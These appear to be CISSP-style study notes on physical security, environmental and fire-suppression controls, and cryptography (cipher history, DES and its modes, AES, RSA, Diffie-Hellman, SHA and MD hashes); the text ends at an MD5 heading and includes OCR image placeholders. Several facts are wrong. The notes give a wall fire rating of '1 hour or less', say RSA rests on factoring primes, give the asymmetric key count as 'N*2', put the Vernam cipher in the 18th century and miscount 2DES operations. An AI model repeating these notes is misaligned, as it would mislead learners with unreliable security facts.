Contactless cards are read wirelessly (Radio-Frequency Identification RFID)
Contain RFID tags (also called *transponders*) which are read by

RFID transceivers
Magnetic stripe cards (swipe cards) contains a magnetic stripe which stores information (no circuit for processing)
Many international credit cards are smart cards, while magnetic stripe cards are more commonly used as credit cards in the U.S.
The "Common Access Card" (CAC) is an example of a worldwide smart card deployment by the U.S. DoD
Used for physical access control, to provide dual-factor authentication, digital signature, and others
CAC cards store data including cryptographic certificates as part of the DoD's Public Key Infrastructure (PKI)
Both smart and magnetic stripe may be used in combination with electronic locks to provide physical access control
Better accountability when compared with mechanical locks: audit data can be collected electronically

Contraband Checks

Used to detect metals, weapons, or explosives, or any controlled substances such as illegal drugs.
It's used mainly on highly secured areas such as airports and military and intelligence facilities.

Intrusion Detection Systems

...are devices that are used to sense changes that take place in an environment.
It detects intruders by employing *electromechanical systems* (magnetic switches, metallic foil in windows, pressure mats) or ***volumetric systems*** (vibration, microwaves, ultrasonic, infrared values, and photoelectric changes) (more sensitive)
Electromechanical systems detect a change *or break in a circuit* which is a strips of foil embedded in or connected to windows. If the window breaks, the foil strip breaks, which sounds an alarm.
Vibration detectors detect *movement* on walls, ceilings, and floors (fine wires embedded within the structure are broken)
Pressure pad are *placed underneath a rug* or portion of the carpet. If someone steps on the pad, an alarm can be triggered.
A **photoelectric system** detects change in a light beam (used only in windowless rooms) by emitting a beam that hits the receiver. If this beam of light is interrupted, an alarm sounds.
A **passive infrared (PIR)** identifies the changes of heat waves in an area. If the particles' temperature within the air rises, it could be an indication of the presence of an intruder
An **acoustical detection system** uses microphones installed on floors or ceilings to detect any sound made during a forced entry.
Vibration sensors are sensors installed on exterior walls to detect forced entry e.g. driving a vehicle through the building.
Wave-pattern motion detectors differ in the **frequency of the waves** they monitor. The different frequencies are microwave, ultrasonic, and low frequency.
A **proximity detector**, or **capacitance detector**, emits a *measurable magnetic field*, then it monitors this field, and an alarm sounds if the field is disrupted.
Electrostatic IDS creates an electrostatic magnetic field, which is just an electric field associated with static electric charges

Doors and Windows

Understanding the various entry types and the potential forced-entry threats, will help determine what type of door should be implemented

Door hinges should face inward, or be otherwise protected.
Doors with internal motion sensor should never include mail slots.
Externally-facing emergency doors should be marked for *emergency use only* and equipped with *panic bars*. .
Glass windows are structurally weak and can be dangerous when shattered.
Bullet- proof or **explosive-resistant** glass can be used for *secured areas.*
Wire mesh or **security film** can *lower the danger of shattered glass* and provide additional strength.
Use of simple glass windows in a secure perimeter requires a compensating control such as *window burglar alarms.*
Alternatives to glass windows include **polycarbonate** such as *Lexan* and **acrylic** such as *Plexiglass*. Lexan is used in race cars and airplanes for is strength and shatter resistance.

Walls, floors, and ceilings

Raised floors and drop ceilings can obscure where the walls truly start and stop.
Any wall protecting a secure perimeter (whether internal or external) should be strong enough to resist cutting.
Simple gypsum "sheetrock" walls can be cut open with a sharp tool (carpet knife), not to be used for secure perimeters
Walls should have an appropriate fire rating (the amount of time required to fail due to a fire) – *1 hour or less* according to The *National Fire Protection Agency (NFPA)*

Guards

A dynamic and great deterrent control.
May aid in inspection of access credentials, monitor CCTVs, monitor environmental controls, respond to incidents, and make *sensible judgements* as a response to an event.
Often an appropriate security control when *immediate situation* handling is necessary.
Issues with security guards
-Costly endeavor; -susceptible to social engineering; -works only on human-compatible environments; -could be unreliable; -subject to physical injury and illness (availability concern); -offer protection only up to the point at which their life is endangered.
Pre-screening, bonding, awareness and training are some controls to mitigate issues with guards.
A security guard should be accompanied by other surveillance and detection mechanisms (CCTV, IDSs)

Dogs

Often used in *controlled areas*, such as between the exterior building wall and a perimeter fence.
Primarily serve as both *deterrent* and *detective* controls.
The primary drawback to using dogs as a perimeter control is *legal liability*

Environmental Controls

These are the controls that provide safe environment in the surroundings for personnel and equipment.

Electricity

Types of Electrical Faults

Power Loss		High Voltage		Low Voltage	
Prolonged	Temp.	Prolonged	Temp.	Prolonged	Temp.
Blackout	Fault	Surge	Spike	Brownout	Sag

Other issues include:

Inrush An initial surge of power usually associated with connecting to a power source,

Noise A steady interfering power disturbance or fluctuation

Transient A short duration of line noise disturbance

Surge Protectors, UPSs, and Generators

Surge Protectors

Contain a circuit or fuse which is tripped during a power spike or surge, shorting the power to acceptable levels

Uninterruptible Power Supplies UPS

Provide temporary backup power in the event of a power outage (graceful shutdown of devices by admins)

May also provide *clean p*ower, protecting against surges, spikes, and other forms of electrical faults.

Generators

Designed to provide power for *longer* periods of times than UPSs (as long as fuel is available)

Sufficient fuel should be stored onsite for the period the generator is expected to provide power

Refueling strategies should consider a disaster's effect on fuel supply and delivery

Generators should not be placed in areas which may be impacted by weather events and should be tested and serviced regularly.

Heat and Humidity

Humidity levels of 40-55% are recommended for datacenters.

Temperature range for a data center is 68-77 °F (20-25 °C)

The American Society of Heating, Refrigerating and Air-Conditioning Engineers (ASHRAE) recommended 77 °F/25 °C.

Some damaging temperature levels

Degree	Can damage...
37 °C	Storage Tapes
80°C	Computer hardware
176°C	Paper products through warping and discoloration

Static and Corrosion

if the humidity is high ⇨ corrosion;

if humidity is low ⇨ static electricity.

Data center humidity controls should be separated from the rest

Static voltage	Can damage...
40	Destruction of sensitive circuits.
1,000	Scrambling of monitor displays.
1,500	Destruction of data stored on hard drives.
2,000	Abrupt system shutdown.
4,000	Printer jam or component damage.
17,000	Permanent circuit damage.

of the building.

A *hygrometer* is usually used to monitor humidity. It can be manually read, or can raise automatic alarm.

Static mitigations maintaining proper humidity, proper grounding all circuits in a proper manner, and using antistatic devices.

An *antistatic* device is any device that reduces, or otherwise inhibits electrostatic discharge.

Corrosion is result of the water in the air being condensed onto equipment (it needs proper humidity levels)

HVAC (Heat, Ventilation and Air-Conditioning)

Must operate in a closed loop, e.g. re-circulating treated air (helps reduce dust and other airborne contaminants)

Positive Pressure and Drains

All HVAC units should employ *positive pressure* and *drainage.*

Untreated air should never be “inhaled” into the building, and water should drain away from the building.

A common malfunction of HVAC units is *condensation* of water pooling into the building, often going under raised floors.

Location of all gas and water lines, as well as all drains, should be formally documented.

Airborne Contaminants

Airborne dust particles can be drawn into computer enclosures, where they become trapped

Built-up dust can cause *overheating* and *static build-up;*


other contaminants can cause *corrosion* or *damaging chemical reactions.*

Fires and Suppression

⊙HUMAN SAFETY IS THE UTMOST CONCERN!!

The gold standard rule in fire-fighting is to very well study your building code, and conduct random fire drills.

The four stages of fire and its relation to temperature and time (Illustrated blow)



FIRE EXTINGUISHERS ARE TO BE USED ONLY WHEN A FIRIS STILL IN THE INCIPIENT STAGE!

ABCD Fires

Class	Type	Suppression material
A	Common combustibles	Water, soda acid (a dry powder or wet chemical)
B	Liquids	CO2, halon substitutes, soda acid.
C	Electrical	CO2, halon substitutes.
D	Combustible Metal	Dry powder.
K*	Kitchen flammables	Wet Chemical

**In Europe it's goes by the name: type F*

How agents suppress the fire

-Reducing the temperature of the fire (water)

-Reducing the supply of oxygen (CO2 and soda acid),

-Reducing the supply of fuel (Soda acid, dry powder)

-Interfering with the chemical reaction within fire (Halon subs. and other non-flammable gases)

Things to know about the agents

Water

The safest agent, but is important to cut electrical power while in action, should be **AVOIDED** for type B (discharge stream could spread the flammable), and type C (could create a shock hazard)

Soda Acid

It creates foam which can float on the surface of some liquid fires, starving the oxygen supply

Dry Powder

...such as sodium chloride separates the *fuel* from the Oxygen element or by removing the *heat* element of the fire triangle (ineffective on all other classes of fires except type D)

Wet Chemical

Removes the heat of the fire triangle and prevents re-ignition by creating a barrier between the oxygen and fuel elements.

The chemical is usually potassium acetate mixed with water.

CO2

Very risky!! CO2 is it is odorless and colorless, it causes SUFFOCATION DUE TO LACK OF OXYGEN, that's why it's recommended in unstaffed areas.

Personnel entering CO2-protected area frequently needs advanced training in CO2 safety; compensating controls (such as oxygen tanks) are recommended as well.

Halon and Halon Substitutes

Halon is being phased out by The 1989 Montreal Protocol because it depletes Ozone layer (exceptions for certain critical uses, such as airplanes and submarines.); a number of replacements with similar properties are now used.

Existing halon systems may be used. While new halon is not being produced, recycled halon may be used.

Halon Replacements

-Argon

-FE-13

-FM-200

-Inergen FE-13 is the newest and the safest. It may be breathed in concentrations of up to **30%**, compared to the **10-15%** concentration rate of other agents (Halon replacements)!

Heat, Flame, and Smoke Detectors

Typically alert locally, and may also be centrally monitored by a fire alarm system.

An audible alarm and flashing lights should be used, so that both deaf and blind personnel will be aware of the alarm.

Heat Detectors

Alert when temperature exceeds an established safe baseline or when temperature changes at a specific rate (such as "10 °F in less than 5 minutes")

Smoke Detectors

Two primary methods: ionization and photoelectric

Ionization-based smoke detectors contain a small radioactive source which creates a small electric charge

Photoelectric sensors work in a similar fashion, except that they contain an LED and sensor that generates a small charge while receiving light

Both types alert when smoke interrupts the radioactivity or light, lowering or blocking the electric charge.

Dust in monitored areas causes false alarm.

Flame Detectors

Detect IR or UV light emitted in fire.

One drawback to this type of detection is that the detector usually requires line-of-sight to detect the flame; smoke detectors do not have this limitation

Count-down Timers

All gas discharged systems (CO2, Halon, etc...) should use a countdown timer (both visible and audible) before gas is released. This give enough time to allow for safe evacuation; another effect is to allow personnel to stop the release in case of false alarm.

Sprinkler Systems

Four main types of water sprinkler systems are available:

Wet Pipe (closed-head systems)

Always contain water in the pipes and are usually discharged by temperature control–level sensors.

Cons: water in the pipes may freeze in colder climates; also there will be extensive water damage if the pipe or the nozzle broke.

Dry Pipe

The water is contained in a "holding tank, not in the pipe" until it is released.

The pipes hold pressurized air, which is reduced when a fire or smoke alarm is activated, allowing the water valve to be opened by the water pressure.




Figure 4 - Dry pipe system (image from CISSP A-I-O 7th edition)

Water is not allowed into the pipes that feed the sprinklers until an actual fire is detected through heat or smoke detectors.

Preaction

similar to dry-pipe, only in Preaction the water in the pipe is not released immediately, instead a *thermal-fusible link* on the sprinkler head has to melt before the water is released.

Gives people more time to respond to false alarms or to small fires.

It's commonly used in data processing environments and museums.

Deluge

Has its sprinkler heads wide open to allow a larger volume of water to be released in a shorter period.

Smoke detectors should be located on and above suspended ceilings, below raised floors, and in air ducts to provide maximum fire detection.

Portable Fire Extinguishers

Should be marked with the appropriate type of fire and should be small enough for ease of use.

Use the "*PASS*" method to extinguish a fire with a portable fire extinguisher:

-Pull the pin -Aim low -Squeeze the pin -Sweep the fire

Evacuation Roles and Procedures

The two primary evacuation roles are safety warden and meeting point leader.

The safety warden ensures that all personnel safely evacuate the building in the event of an emergency or drill.

The *meeting point leader* assures that all personnel are accounted for at the emergency meeting point

Special care should be given to any personnel with handicaps, which could affect egress during an emergency

Elevators should never be used during a fire

Sites should have controls to allow safe egress for all personnel

Evacuation routes should be prominently posted and all personnel should be advised of the quickest evacuation route.

Cryptography

History of cryptography

BC Era

Hieroglyphics | used by Egyptians to decorate tombs to tell life stories (not so much about message hiding, but rather it was about telling stories with nobility and majesty!)

Scytale | used by the Greek, basic crypto; a staff around which a long, thin strip of leather was wrapped and written on.

Atbash | simple monoalphabetic substitution used by Egyptians.

Julius Caesar | simple substitution with the alphabets (ROT3)

16th century

Vigenère Cipher | polyalphabetic substitution (based on Caesar); uses '26x26 table' method AKA Vigenère Tableau.

It's the first cipher to use a real 'key' as an integral part of the encryption process.

The cipher is vulnerable to *Period analysis* (a second-order of frequency analysis attack) when long messages (pattern revealing) are combined with shorter key.

18th century

Vernam cipher | One time pad; polyalphabetic stream cipher.

WWII

German's Enigma | machine with separate rotors, a plug board, and a reflecting rotor (complicated at time); Polish cryptographers broke its code and reveal it to the Britain.

Japanese' Purple Machine | electromechanical *stepping-switch* device uses '6x25' substitution table, broke by team of the US Army (Signal Intelligence Services - SIS)

The Venona Project | US cryptanalysis operations against the Soviet espionage traffic that lasted for 40 years, breaking around 3000 messages in the process.

William F. Friedman *(The father of cryptography)* | chef cryptanalyst for the US War Department, and later led the SIS in 1930 for 25 years; coined several term in crypto world, including "cryptanalysis"

Modern History

1949 Claude Shannon *(The father of information theory)* published *Communication Theory of Secrecy Systems* in Bell Labs Technical Journal.

1976 Horst Feistel developed Feistel network block cipher design, two years later; ***DES*** was published as official FIPS for US based on Feistel network, at the same year ***Diffie and Hellman*** published *New Directions in Cryptography*. Then 1 year later, ***RSA public key encryption*** invented.

1989 Quantum Cryptography experimentally demonstrated a proof-of-concept by Charless Bennett; two years later Phil Zimmermann released **PGP** along with its source code.

Crypto components, terms and principles

Cryptography The art/science of using mathematics to secure information creating a high degree of trust

Cryptology The science branch of mathematics concerned with the study of cryptography and cryptanalysis.

A system or product that provides encryption and decryption is referred to as a **cryptosystem**

Cryptanalysis The art of breaking crypto systems and gain access to encrypted contents with no key.

Key A secret variable value that's applied using an algorithm to string or block of plaintext to encrypt it, or to decrypt ciphertext.

Cipher A method that encrypts or disguises text (e.g substitution and transposition, and block and stream)

Algorithm A procedure or formula for encrypting/decrypting.

Ciphertext is the encrypted (scrambled text); **Plaintext** is the clear, human readable text version (before encryption)

Confidentiality Assuring information will be kept secret, with access limited to appropriate persons.

Authenticity The property of genuineness, where an entity is what it claims to be.

Integrity Ensures that information will not be accidentally or maliciously altered.

Non-repudiation Ensures that the sender cannot deny sending the message.

Kerckoff's principle The strength of crypto system relies solely on the strength of the key; algorithms should be revealed wide open to the public.

Key clustering when two different keys generate the same ciphertext (security risk!)

Hash A short value calculated from arbitrary digital data to produce fixed data for integrity and authenticity purposes.

Key escrow is when a cryptographic key is entrusted to a 3rd party.

Basic encryption methods


Substitution cipher

A *simple* substitution is one in which each letter of the plaintext is always replaced by the same cipher text symbol (Caesar). *Monoalphabetic* substitution is a single substitution, and *polyalphabetic* substitution uses several alphabet substitutions.

Transposition cipher

Encodes a message by reordering the plaintext according to some well-defined scheme.

Block cipher



Different types of ciphers

It transforms a fixed-length block of *plaintext* data into a block of *cipher text* (encrypted text) data of the same length.

Stream cipher

It encrypts plaintext on per-bit basis; (generally faster to execute in hardware than block ciphers)

One-Time Pad

A perfect encryption scheme that is considered unbreakable if implemented properly; that is

- The pad must be *used only one time.*
- The pad must be *as long as the message.*
- The pad must be *securely distributed and protected at its destination.*
- The pad must be *made up of truly random values.*

Running key cipher

This is a cipher that uses keys as components in the physical world; e.g. predetermined series of books with certain page numbers and line numbers as the key.

Steganography

It's a method of hiding data in another media type so the very existence of the data is concealed.

Symmetric Cipher

Two instances of the same key are used for encryption and decryption.

The equation used to calculate the number of symmetric keys needed is *N (N – 1)/2*; where N is number of participants (not so scalable!)

-Much faster and hard to break if using a large key size.

Symmetric

Data Encryption Standard DES

1974, NIST accepted IBM's 128-bit algorithm *Lucifer* as the new standard.

NSA reduced the key size to 64-bit (with 8-bit as parity) and it became ANSI standard in 1978 under the name *Data Encryption Algorithm DEA.*

Technical specs | DES uses *56-bit* key size on *64-bit* block of message through *16 rounds* of transposition and substitution.

DES was broke in three days by a brute-force attack against the keyspace in 1998 – a tool codenamed 'DES cracker'

DES is now considered unreliable and **SHOULD NOT** be used under any circumstances for sensitive data!

DES Modes

Electronic Code Book (ECB) Mode

64-bit data block, the easiest and the fastest, uses *padding* for "less than 64-bit last block" but doesn't support IVs.

Each block is encrypted with the exact same key (SPoF)

Good @ | encrypting small amounts of data, such as PINs and challenge-response values (not good enough for bulk data encryption – patterns would be revealed)

ECB doesn't use chaining (per-block errors, e.g. containable)

Cipher Block Chaining (CBC) Mode

Each block of text, the key, and the value based on the previous block are processed in the algorithm and applied to the next block of text; hence *chaining.*

The results of one block are XORed with the next block before it is encrypted

Uses *IVs* at the start of the process, usually 64-bit IV.

Can encrypt large messages, but the issue with chaining is that it propagates errors that took place at the start of the process.

Cipher Feedback (CFB) Mode

Emulates a stream cipher; encrypt any size blocks even as small as 1 bit! (8-bit is common)

commonly used encrypting small bits such as when communicating with a back-end terminal server.

Output Feedback (OFB) Mode

Same as CFB, but errors do not affect the encryption/decryption process.

Good @ | programs that are sensitive to errors, such as digitized video or digitized voice signals.

Counter (CTR) Mode

Same as OFB, but it uses increments for each plaintext block instead of IVs and no chaining involved.

Encryption of the individual blocks can happen in parallel, which increases the performance.

CTR encrypts ATM cells for virtual circuits, in IPSec, and in the wireless security standard IEEE 802.11i.

DES Variations

2DES

This is the first variation of the DES algorithm, which doubles the key size on traditional DES; 2^{56} X 2 = 2^{57} encryption and decryption operations.

The algorithm was immediately broken by Diffie and Hellman's Meet-in-the-Middle attack (a type of attack that uses *space-time* trade-off to break the double-encryption scheme in only **twice** the time needed to break the single-encryption scheme!)

2DES is rendered unreliable because of this attack and has been withdrawn in 2005!

3DES

A new DES variation that's highly resistant to differential cryptanalysis, but still somehow vulnerable to MitM attack.

3DES standard's algorithm goes by the name *TDEA—Triple Data Encryption Algorithm.*

Technical specs

Structure | Feistel network

Block size | *48* DES-equivalent rounds

Key Size | three option:

-Option 1 *(3TDEA)* – 3 independent key – 3x56 = *168-bit*; with *24-bit* parity (8x3); MitM attack against this option would require only $2^{56x2} = 2^{112}$ encryption/decryption operation on the key!

2 variations on this option

DES-EEE3 – 3 encryption operation with 3 different keys.

DES-EDE3 – 2 encryption operation, with decryption operation in-between the two with 3 different keys.

-Option 2 *(2TEDIA)* – K_1 and K_2 are independent, and $K_3 = K_1$; 2x56 = *112-bit* key size and 16-bit parity (2x8)

Susceptible to certain chosen-plaintext or known-plaintext attacks; and was designated by NIST to have only *80 bits* of security!

2 variations on this option

DES-EEE2 – 3 encryption operations; with two keys (K_1, K_3 works on operation#1 and operation#3 respectively)

DES-EDE2 – 2 encryption and 1 decryption operations; two keys (K_1, K_3 works on operation#1 and operation#3 respectively)

Advanced Encryption Standard AES

1997, NIST announced its request for AES candidates (FIPS PUB 197, as DES replacement)

five algorithms were the finalists: **MARS**, **RC6**, **Serpent**, **Twofish** and **Rijndaal** (the winner)

Rijndaal technical specs

Key size | varies – *128*, *192* and *256-bit* size as well as the block size.

#of rounds | *128-bit* – **10 rounds**; *192-bit* – **12 rounds**; *256-bit* – **14 rounds.**

It is now the algorithm required to protect sensitive but unclassified U.S. government information.

Brute force attack is ineffective against the full implementation of this algorithm given the longer key size compared to DES.

Poor built software and hardware that processes AES would be targeted by side-channel attacks to leak the key!

International Data Encryption Algorithm IDEA

Block cipher patented by Swiss developers, operates on *64-bits* block, with *128-bit* key size (broken into 52, 16-bit subkeys)

IDEA is capable of operating in DES 5 modes, but it's faster and more secure than DES.

-Application | Phil Zimmermann's PGP.

Blowfish

This is another alternative to DES and IDEA; it operates on *64-bit* blocks of text.

-Key length | variable-length - *32bits* – *448bit.*

Blowfish is a much faster algorithm than both IDEA and DES.

It was released for public use with no license required.

Built into a number of commercial software and Oss, a number of Blowfish libraries are also available for software developers.

Skipjack

Was approved for use by FIPS 185, the Escrowed Encryption Standard (EES)

It operates on *64-bit* blocks with *80-bit* key size and supports the same DES modes.

It was embraced by the US government to provide the crypto routines for *Clipper* and *Capstone* encryption chips.

It supports the escrow of encryption keys in which NIST and the Department of the Treasury hold a portion of the information required to reconstruct a Skipjack key.

It was not embraced by the crypto community at large because of its mistrust of the escrow procedures.

RC5

...is a block cipher of variable block sizes *(32, 64, or 128 bits)* that uses key sizes between *0 (zero)* and *2,040* bits.

Twofish *(AES Candidate)*

Developed by Bruce Schneier (also the creator of Blowfish)

It operates on *128-bit* blocks of data and is capable of using cryptographic keys up to *256 bits* in length.

Twofish uses two techniques not found in other algorithms:

Prewhitening involves XORing the plain text with a separate subkey before the first round of encryption.

Postwhitening uses a similar operation after the 16th round.

RC4

RC4 was developed in 1987 by Ron Rivest.

One of the most commonly implemented stream ciphers, with variable key size.

Application | SSL protocol, and was (improperly) implemented in the 802.11 WEP protocol standard.

Vulnerable to modification attacks.

Symmetric Key Management

Three main methods

- Offline distribution – physical exchange of key materials (storage media or sheet of paper!) it has inherited flaws.
- Public key – key management through certification authority.
- Diffie-Hellman – secure exchange of keys over public channel.

Key Escrow and Recovery

- Fair cryptosystem – key is divided into two or more pieces; each of which is given to independent 3rd party.
- Escrowed Encryption Standard (Skipjack) - provides the government with a tech means to decrypt ciphertext.

Cryptographic Life Cycle

Any cryptosystem will eventually be broken someday (Moore's law). Crypto life cycle should be kept in mind!

Asymmetric, Hashing and PKI

Asymmetric uses pairs of keys (public and private) assigned to each user of the cryptosystem.

The equation used to calculate the number of asymmetric keys needed is *N*2*; where N is number of participants (so scalable!)

Asymmetric Algorithms

Rivest-Shamir-Adleman RSA

The giant of all!

The RSA algorithm depends on the computational difficulty inherent in factoring large prime numbers (one-way function)

Key size | *1088-bit*

Principle | it's practical to find three very large positive integers *e*, *d* and *n* such as modular exponentiation for all integer *m*

$(m^e)^d = m \pmod n$

and that even knowing *e* and *n* or even *m* it can be extremely difficult to find *d*!

Services | Encryption, digital signature and key exchange

Applications | used by many OSs, and in the hardware in NICs and smart phones.

Diffie-Hellman

Oneness of purpose

Services | secure distribution of the symmetric key without requiring a prior arrangements. It doesn't provide encryption or digital signature.

It is based on the difficulty of calculating discrete logarithms in a finite field.

It's vulnerable to a MitM attack, because no authentication take place (needs some sort of certificate to attest the identity of the party on the other side)

El Gamal

I'm the slowest of all!

This algorithm is extension of the Diffie-Hellman algorithm.

-Services | digital signatures, encryption, and key exchange.

It calculates discrete logarithms in a finite field.

Principle | if *b* and *g* are integers, then *k* is the logarithm in the equation $b^k = g$

Its main drawback is performance (the slowest!)

Elliptic Curve Cryptosystems


It's all about efficiency

Services | digital signatures, secure key distribution, and encryption.

It computes discrete logarithms of elliptic curve.

-Application | wireless devices and cellular telephones that has smaller percentage of the resources.

ECC can provide the same level of protection with a shorter key size (RSA's 1088-bit = ECC's 160-bit!)



Ecliptic Curve

Knapsack

I'm the UNSECURE

Services | at first it was for encryption, but it was later improved upon to provide digital signature capabilities.

Principle | based on the knapsack problem: "*If you have several different items, each having its own weight, is it possible to add these items to a knapsack so the knapsack has a specific weight?"*

✖Knapsack was discovered to be insecure and is not currently in use.

Hashing

A function that take a potentially long message and generate a unique output value derived from the content of the message.

Hash requirements

-The input can be of any length.

-The output has a fixed length.

-The hash function is relatively easy to compute for any input.

-The hash function is one-way

-The hash function is collision free

Hashing algorithms

Secure Hash Algorithm SHA (1, 2 and 3)

This is a government standard, developed by *NIST*, FIPS 180.

SHA1

It takes an input of virtually any length and produces a *160-bit* message digest on 512-bit blocks and it uses *padding.*

Weaknesses in the SHA-1 algorithm led to the creation of...

SHA-2

It has four variants

-**SHA-256** | *256-bit* message digest using a *512-bit* block size.

-**SHA-224** | a *truncated* version of SHA-256 hash that produce a *224-bit* message digest using a *512-bit* block size.

-**SHA-512** | *512-bit* message digest using a *1,024-bit* block size.
-**SHA-384** | a *truncated* version of SHA-512 hash that produce a *384-bit* digest using a *1,024-bit* block size.
In 2012, the federal government announced the selection of the *Keccak* algorithm as the SHA-3 standard.
SHA-2 will remain an accepted part of NIST's SHS until someone demonstrates an effective practical attack against it.

Message Digest 2 MD2

It was developed by Ronald Rivest in 1989 to provide a secure hash function for 8-bit processors.
Mechanism | MD2 pads the message so that its length is *x16 bytes*, then computes a 16-byte checksum and appends it to the end of the message. A *128-bit* MD is then generated using the entire original message along with the appended checksum.
If the checksum is not appended to the message before digest computation, *collisions* may occur.
MD2 should no longer be used.

MD4

Enhanced version of MD2 to support 32-bit processors.
Mechanism | It first pads the message to ensure that the length is *64 bits smaller* than *x512 bits*.
MD4 is no longer considered to be a secure hashing algorithm,

MD5

